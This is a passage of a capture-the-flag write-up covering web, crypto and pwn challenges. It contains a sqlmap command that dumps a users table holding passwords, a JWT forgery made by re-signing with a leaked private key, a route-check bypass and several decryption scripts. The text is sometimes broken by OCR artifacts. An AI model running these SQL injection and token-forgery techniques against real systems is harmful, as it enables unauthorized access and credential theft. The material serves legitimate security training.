p.sendlineafter(b": ",p1)
p.sendline(b"4")
p.interactive()
```



Flag:

`0CTF{I_HATE_C}`

WEB

Pyception (Difficulty: Easy)

Description:

My friend loved making lame ahh dad jokes. so I made a website for him where I rated how lame his Dad ~~jokes~~ quotes were. Try it out.

Flag Format:

0CTF{}

Attachment:

Pyception.zip

Solution:

The zip contains the source code in the file `app.py`. Keeping our eyes on the prize (flag), we noticed the following:

```python
@app.route('/static/flag.txt')
def not_allowed():
    return redirect('/')
```

The rule only applies if we visit `/static/flag.txt`, so I visited `/static/flag.txt/` and bypassed the check successfully.

Flag:

`0CTF{0n3_Pyth0n_T0_Rul3_Th3m_All!}`

Drug Injection (Difficulty: Hard)

Description:


I made a Drug awareness website for my Drug Addict friend as a joke to help him get over his addiction. He kept complaining about not being able to login. He Scored an injection drug. I tried to convince him that he should stop getting High before he tries to login. injections won't always help u to get HIGHer access. He was not satisfied with just a single injection, he wanted to try Double Dose. How do I convince him to stop. Help me spread awareness.

Flag Format:

0CTF{}


Solution:

On opening the website, I notice the login page:



I quickly tried some manually payloads to check the SQL Injection

Using the payload `username = user'` and `password = user'`, I was able to trigger the SQLi:



I decided to use `sqlmap` for further process.

After multiple failed attempts, I decided to add the `–dump-all` flag to my command. My final command was:

```
sqlmap -u https://ch3789182373.ch.eng.run/login.php --forms --batch --level=5 --risk=3 --dump-all
```

Result:

```
do you want to crack them via a dictionary-based attack? [y/N/q] N
Database: <current>
Table: users
[5 entries]
+----+-----------------------------------------------------+----------+-----------------------------------------------------------------------+
| ID | password                                            | username | cookieVal                                                             |
+----+-----------------------------------------------------+----------+-----------------------------------------------------------------------+
| 1  | peterthetester                                      | Wiener   | 27958a0ab7500cb19fee2038fdd2de65963f603980f3426fb7f78a6994c12a83 |
| 2  | getyourselffucked                                   | Pepper   | ba0930f51c467a5f08832de195abbbf1ef70c129697f670180e000845a0cf3fe |
| 3  | Loveyou3000                                         | Ironman  | 3ff6b09c77bfc68110052c4102021156969718087 61cafc41ee35150228099fe |
| 4  | 0CTF{3l3v4ting_Y0ur_SQL_1nj3ction_G4m3_T0_Th3_N3xt_L3v3l} | admin    | 712003d2948bf87ff0450b62fafdfdf81ec8601337f3c2fdd44a36e7eacf5739 |
| 5  | Ilovemydogmorethanmygirl                            | Johnwick | d506c5a9c8c2ab1a37ea0b5d2ac0a661ea84bd1b5ea540e280a95b4e0a719c22 |
+----+-----------------------------------------------------+----------+-----------------------------------------------------------------------+
```

Flag:

`0CTF{3l3v4ting_Y0ur_SQL_1nj3ction_G4m3_T0_Th3_N3xt_L3v3l}`

The Tokenizer (Difficulty: Medium)

Description:

I told my developer to create a secure and authentication based website for our team nCreeps. He created that website and calls that website "secure". And these developers always sucks, I tried my best to cover his never ending bug list. I hope now it's secure!!!


Flag Format:

0CTF{}

Solution:

The website had 2 features, login and register. There was nothing fancy in the process to inspect on. The only thing that stood out was JWT Authentication and since the challenge name is also “tokenizer” there must be something related to it.

Inspecting the token on jwt.io:



The admin variable is false by default. I tried the following attacks which didn’t work:


1. Mass assignment attack on admin variable by setting admin=true on registration
2. Setting the JWT algorithm to none
3. Setting null signature on JWT
4. Blank password attack on JWT
5. Tampering with the JW
6. Decoding the middle part of JWT, changing `admin=false` to true, encoding with base64 and finally replacing it in the middle again.

At this point no new ideas were coming, so I tried directory busting:

```
┌──(shivam㉿kali)-[~/shunya/Can you break the Key]
└─$ ffuf -c -w /usr/share/seclists/Discovery/Web-Content/common.txt:FUZZ -u https://ch7289182376.ch.eng.run//FUZZ -t 200

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : https://ch7289182376.ch.eng.run//FUZZ
 :: Wordlist         : FUZZ: /usr/share/seclists/Discovery/Web-Content/common.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 200
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
________________________________________________

admin                   [Status: 200, Size: 42, Words: 6, Lines: 2, Duration: 599ms]
login                   [Status: 200, Size: 1159, Words: 229, Lines: 30, Duration: 804ms]
register                [Status: 200, Size: 1166, Words: 228, Lines: 30, Duration: 1602ms]
upload                  [Status: 200, Size: 734, Words: 110, Lines: 20, Duration: 1016ms]
welcome                 [Status: 200, Size: 1063, Words: 293, Lines: 48, Duration: 817ms]
:: Progress: [4727/4727] :: Job [1/1] :: 113 req/sec :: Duration: [0:00:31] :: Errors: 0 ::
```


Found 2 new endpoints here – admin and upload.

On visiting `/admin`, I got the following response:




This page will only be visible once we have the power to set admin as true in the JWT.

The `/upload` endpoint had an image authentication feature:



I uploaded a random image and got this message:



So by this we can conclude that the image uploaded by us needs to be the same as the image on the server for successful authentication.

But how were the images being compared? This question of mine was answered by the following comment in the source code:

```
<p> ... </p>
<!--
That developer sucks kept secret open so added very super MD5
image authentication so that only authorized people can access
it. I Will kick his ass if this fails!!
-->
```

On researching about MD5 image authentication, I understood that the server is comparing the hash of the input image and server's image to decide authenticity.

I decided to try uploading some images we already had related to the CTF, like the Shunya CTF logo and the image on the website's landing page, but to no avail.

The next thing I did was research on image MD5 attacks, from where I learnt about MD5 Collision Attacks. This site had 2 reference images so I uploaded it and finally got the key for the JWT:

Response

Pretty Raw Hex Render \n

```
HTTP/2 200 OK
Date: Sun, 14 Apr 2024 16:25:20 GMT
Content-Type: application/json
Content-Length: 1793
Server: nginx/1.25.4

{
  "Private key":
  "-----BEGIN PRIVATE KEY-----\nMIIEuwIBADANBgkqhkiG9w0BAQEFAASCBKUwggShAgEAAoIBAQDMsOF+5gwAJGCr\
  D4khtlCm/iCuiSV8tGhNvZ+XGWRQL6wAFr8MNE+PXTC5IItpyzr9daJABCZ6jiQU\ncazLvJ9XhZOGnBMHRdPTv/PGcUgil
  BTei4OMv8Xk0PgSeRHnsfztgLLyl26MW/d\nQyEJWlP+GKdLTtG/AtMhgEOWlj83LajeASZBGKaEOFd6aM12doFCy3kl0se
  3Hgu\nTkptwhAo9LZbKXFa4H9KhA2PVa1ZXidG12G2URm+8GqO13kNbjWuY5JV6WO7cdeV\nsKVh4wyBJoi4uc0shLKIWGP
  OLQ8B5G/JSqTev8LArEZhPnDrcVPUglz7GEqluFg\nH7ojTovFAgMBAAECgf89JIEnd21RalkPJcgDa/oitAnb1Ao8V6bQG
  s7tK9B7vtg\nPp5JoImankxm3YTpFMtFtrs3dPTWLxZTjX6pOkezZVTerRUkFvumMxYmHwV9+i6t\nr3u3LNmv27Nqj3R+N
  Wndhy1Br08iv80Oh0snPCb0ye+31S2MLtoRk4MEzs1DF0A\n1k/Le1k7HJaqHVWt7u04nwoosnBxC5ajhMZCoNx5Pdsc7ko
  tP+ETuSU1cJ187b9\nVWokuZ0iD6ZgTTlVS+kRXamL1UrUJZAPacdaAqPdy+mLTKVKtIKBI+umQ9N0sN5q\nTvmi3WnNB2m
  2O0lmvkLe9mr4ICoTh08ckGhm7OCgYEA7eKmQston1Id0Syn/zH4\nXWrH0kydV3t5iWl8KzLX5Wj1eQSuSij2B+Ohn5Lum
  V79CT8ycBcKcOSdOaHanVd\nUhYRQMZDZ4BtqE0GyskOCd7rBJyGwvd23creEHXNec4kkNJgFttj9XjC4STmeA+r\nXuP8d
  LEMnSbQT9RZpEvRGsCgYEA3EmxjE7fwdows+vfm9iv5CnhAEIablPElv8p\nWHAGVCUOXzEHh653XaezTcURyohWHh/n+JF
  xLYmcS4qj3tRPsa2isTlDnN27wTL\n+79B9IoBValwrLg7W0rQK9Jmve5GzJDkIfceddJjB8JsMSaDAOwmKTXSkHdEjJKq\
  pBsq/I8CgYAG7PZSM4HUQZvAMmChuV61uYobVGewSFP9gCixSUWn1CpxX4WDezXO\nfP4Tmz9/E/qL3Rf09963CI6XAK8ol
  olPac674q+lKpcn7qo5LmX5/mHpNb3jiTT\nyDg22nck+K9v1/AcOj7qwplJ2LOs+afPl2ueOfykS2jJuYIxLkDmCQKBgQC
  aJjE\n5YjeL1OLb5BhsB2N/7w5uc8+VgfqP/hDJoDByMcYI8TisJVgG5G67yrcqOWQRRf+\n+u0VwOQOnbn2AiMqXKhzK3t
  /OAuxGBqCV+dNR6IOV8uaX6srQUb/4KdcnrLq3uO\nS6xi0Qk2NieycudlPxeZqUlBmoumlVKw8DD8QKBgD4O2xEsKH4tU
  6xJjqdGO9/\n+eeQpPJJXOT4UcsISHsnLWOg3cWtLLxQGYyLm6Sft2Aih2S75WedGTkkVaXrN7uP\njhbO2m7a+eDEcrGke
  l3Itx8zltQnOP5mGtD84+JhTG3HeAbQsTUp/RVyvRCLl5G\niM+JYGEfIVyrrH4jHFxg\n-----END PRIVATE KEY-----
  n",
  "message":"Image authenticated successfully!"
}
```

Though I got the private key, I was so angry, and if the author MF (My Friend) was present.. anyways, the key had to be edited to remove the "\n" character and then it can be used to tamper and re-sign the JWT.

I used the following command:

```
┌──(shivam㉿kali)-[~/shunya]
└─$ jwttool -T -S rs256 -pr privatekey eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VyIjoibHVjaSIsInB1YmxpY19pZCI6Ijc3ODNhNmExLTBmYjQtNGJlNy05OTYwLWUzMzlhNTE4NzA2YSIsImFkbWluIjpmYWxzZSwiZXhwIjoxNzEzMTkyMTUyfQ.I40qVF_o97BMZFharwuJ36g99BRANJAMnHjWHwM1eys6G3r2SSqS_OByzutI3_eH3Zw3U003ic0CEZmfTYU6F8QAkySReLZjTLbl45dZRTqrHfx1Yqul5gE5piBxl7AlrFlp4hh0-Y8eP54FpqXN0UKjPxlwj256_IfQ7Q1FGbM_9U4rc62IBge3_9CzvwrRVf5S_OvuzQxY7dV1EfGtDLVDBDgsZ0DB1Wr5iejgfn3bFSdQZdLQSPUwpBYwpq-qCBn8BTnaj8WmcHoTiZKA2PIUdHhQRBGaywZ2sxZ7oPBkSwPbVezX2cBsUAcjD5dQmFKU0dQKvjM5kXJYOWKjbg
```


```
Original JWT:
```

Setting `admin=true`:


```
Token header values:
[1] alg = "RS256"
[2] typ = "JWT"
[3] *ADD A VALUE*
[4] *DELETE A VALUE*
[0] Continue to next step

Please select a field number:
(or 0 to Continue)
> 0

Token payload values:
[1] user = "luci"
[2] public_id = "7783a6a1-0fb4-4be7-9960-e339a518706a"
[3] admin = False
[4] exp = 1713192152    ==> TIMESTAMP = 2024-04-15 20:12:32 (UTC)
[5] *ADD A VALUE*
[6] *DELETE A VALUE*
[7] *UPDATE TIMESTAMPS*
[0] Continue to next step

Please select a field number:
(or 0 to Continue)
> 3

Current value of admin is: False
Please enter new value and hit ENTER
> True
```

And now we have our tampered token:

```
Please select a field number:
(or 0 to Continue)
> 0
jwttool_83c7583895e7e9c2efd115704828c537 - Tampered token - RSA Signing:
[+] eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VyIjoibHVjaSIsInB1YmxpY19pZCI6Ijc3ODNhNmExLTBmYjQtNGJlNy05OTYwLWUzMzlhNTE4NzA2YSIsImFkbWluIjp0cnVlLCJleHAiOjE3MTMxOTIxNTJ9.wPpBzXwNKGTrz-_dBAFXzSUiBNm1J47Xy6i5GTIaaZrmYt0D9okNOf26TW-2tcG4wy02HC7fuNxss28WtBhZfdOeXmWNIvRzXPR8xbSKGHVlnX8Pwqmw0uGWRwfA0273qTDTxV_fjIPE3fSlgq5YhclV3-waq6LNp_RS3DQJGho8Enr81XIE18gDUyLtxj04mtO1JzJP980gzP6p79Ak9PrqJbAy2YPJG788U82EdPzDG8O5fdpBRPGS_g0bplV7COLlQclwo3J4RgE6nUqusNVby9GwPth4Vcxa1u5Ag3-3TZevkokwk64vELYUUHYkn45ogNcjD7GSi7DVXCOyXw
```

In the burp repeater, I modified the request to `/admin` and put in my tampered token:

The response I got:



Finally, the challenge was solved.

Flag:

`0CTF{S3ns4tional_Sw33t_Tr3ats_with_JWT_Surpris3s}`

CRYPTO

Cipher Conundrum (Difficulty: Easy)

Description:

Can you find what's going on!!!!!!!

Flag Format:

0CTF{}

Attachment:

Cipher Conundrum.zip

Solution:

We used the following script to decrypt the cipher:

```
import base64
ct="1JjVq9W81a7Vk9Sd1YfVhdWN1J/VgdWF1JvVm9W31YHUn9W31YbVjdSb1YzUndW3
1ZzUmNW31YrUm9W31YvUmNWF1ZjVhNSb1ZDVlQ=="
ct_2=base64.b64decode(ct).decode()
for i in range(0,2**16):
        d1="".join(chr(ord(x)^i) for x in ct_2)
        if(d1.startswith("0CTF")):
            print(d1)
```

Flag:

0CTF{5ome7im3s_i7_ne3d5_t0_b3_c0mpl3x}

Rivest Salted Adleman (Difficulty: Medium)

Description:

"Bob told me original q was eksored with some secret value 1 2 9 or 1 thru 9 something like that.... ughhh I am so confused...."

Attachment:

ciphertext, note

Flag Format:

0CTF{}

Solution:

We were given the following things:

Ciphertext: c =
33239099603376121897757896009105890006113921025788306548100802346586620321364683841915240485430718990489824802672255596548804530781104069412909535565921

p =
952248488369212437541240734568311909020976377022984939885059466693574817490 59

salted_q =
624805908291448071891614294692553539765794556609655995180638048678663012332 0

salted_n =
594970481694684202179759469648509325570699634533973255077464437341031167057788055018591516456305278308674212903293948976555343292489277848638290437741784 0

e = 65537

With these values it is confirmed that we have to decrypt RSA but the value of q and n are salted, so we need to find the original value. There is a hint in the description.

According to the description the q is XOR with 129 or 123456789

First we tried XOR with 129 but it didn't work. So, using 123456789 to XOR the salted_q to retrieve the original value of q


```
┌──(shivam㉿kali)-[~]
└─$ python3
Python 3.11.8 (main, Feb  7 2024, 21:52:08) [GCC 13.2.0] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> salted_q = 624805908291448071891614294692553539765794556609655995180638048678663
01233320
>>> key = 123456789
>>> salted_q ^ key
624805908291448071891614294692553539765794556609655995180638048678662114646 37
>>> exit()
```

Therefore, we have the new values as follows:

q =
624805908291448071891614294692553539765794556609655995180638048678662114646 37

n = p*q =
594970481694684202179759469648509325570699634533973255077464437341031023393426455350521339367715924623706551594841091828561569035986399310373939288652658 3

Now putting the values into RSA Algorithm using dcode.fr



Flag:

0CTF{4sa_1s_l0v3}

AESthetic Challenge (Difficulty: Medium)

Description:

"I have got these two creepy audio files. I guess they have something to tell us. What could be the message?"

Attachment:

ciphertext, aud1_IV.wav, aud2_k.wav

Flag Format:


0CTF{}


Solution:

We are given 3 attachments:

1. Ciphertext = 69d5deb91a001151db5d98231574a51779acd1a84b9338a6750697c0af7e4591
2. aud1_IV.wav (IV referring to initialization vector)
3. aud2_K.wav (K referring to key)

It seemed that there is morse code in both the audio files. So we extracted the values using the site: https://morsecode.world/international/decoder/audio-decoder-adaptive.html






The extracted values are as follows:

`IV = 0x000102030405060708090A0B0C0D0E0F`

`Key = YOUGOTTHEKEYNJOY`

Judging by the name of the challenge and the given attachments, it looks like AES Algorithm.

Using IV in hex mode and Key in lowercase as UTF-8 in cyberchef we get the flag.



Flag:

`0CTF{d4sh_und3rsc0r3_d0t!}`

Echoes of Encryption (Difficulty: Medium)

Description:

In December 2022, my friend Alok's device was hacked. Upon investigation, he discovered that the breach was due to a vulnerability in the Nvidia SMC which had been recently discovered and published for research purposes on the same day he was hacked.

PS- In the end, only numbers matter to grow a plant from a seed!!

Attachment:

Echoes of Encryption.zip

Flag Format:

0CTF{}

Solution:

There were 2 files in the zip, the cipher and the encryption script. From the encryption, it was clear that the seed value was needed to decrypt the cipher.

In the description a CVE in Nvidia SMC is referenced, and the tag on the challenge is OSINT so I searched for the CVE. On the MITRE Corporation site, I searched for “SMC” and got the CVE as CVE-2022-42269.

According to the description, only the numbers are relevant for constructing the seed, so the seed value must be 202242269.

We then constructed the following decryption script:

```
